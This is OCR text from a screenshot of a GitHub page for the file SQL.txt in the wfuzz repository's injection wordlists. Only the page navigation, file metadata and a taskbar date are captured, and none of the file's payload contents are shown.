

webs










https://github.com/xmendez/wfuzz/blob/master/wordlist/injections/SQL.txt
Search or jump to...
Pull requests
Issues
Marketplace
Explore
xmendez / wfuzz
Public
Code
Issues 47
Pull requests 26
Actions
Projects
Wiki
Security
Insights
master
wfuzz / wordlist / injections / SQL.txt
Go to file
xmendez Importing old wfuzz 1.4c from google code
History
1 contributor
Executable file
125 lines (125 sloc)
3.54 KB
Raw
Blame
Type here to search
ENG
02:13 PM
15-05-2022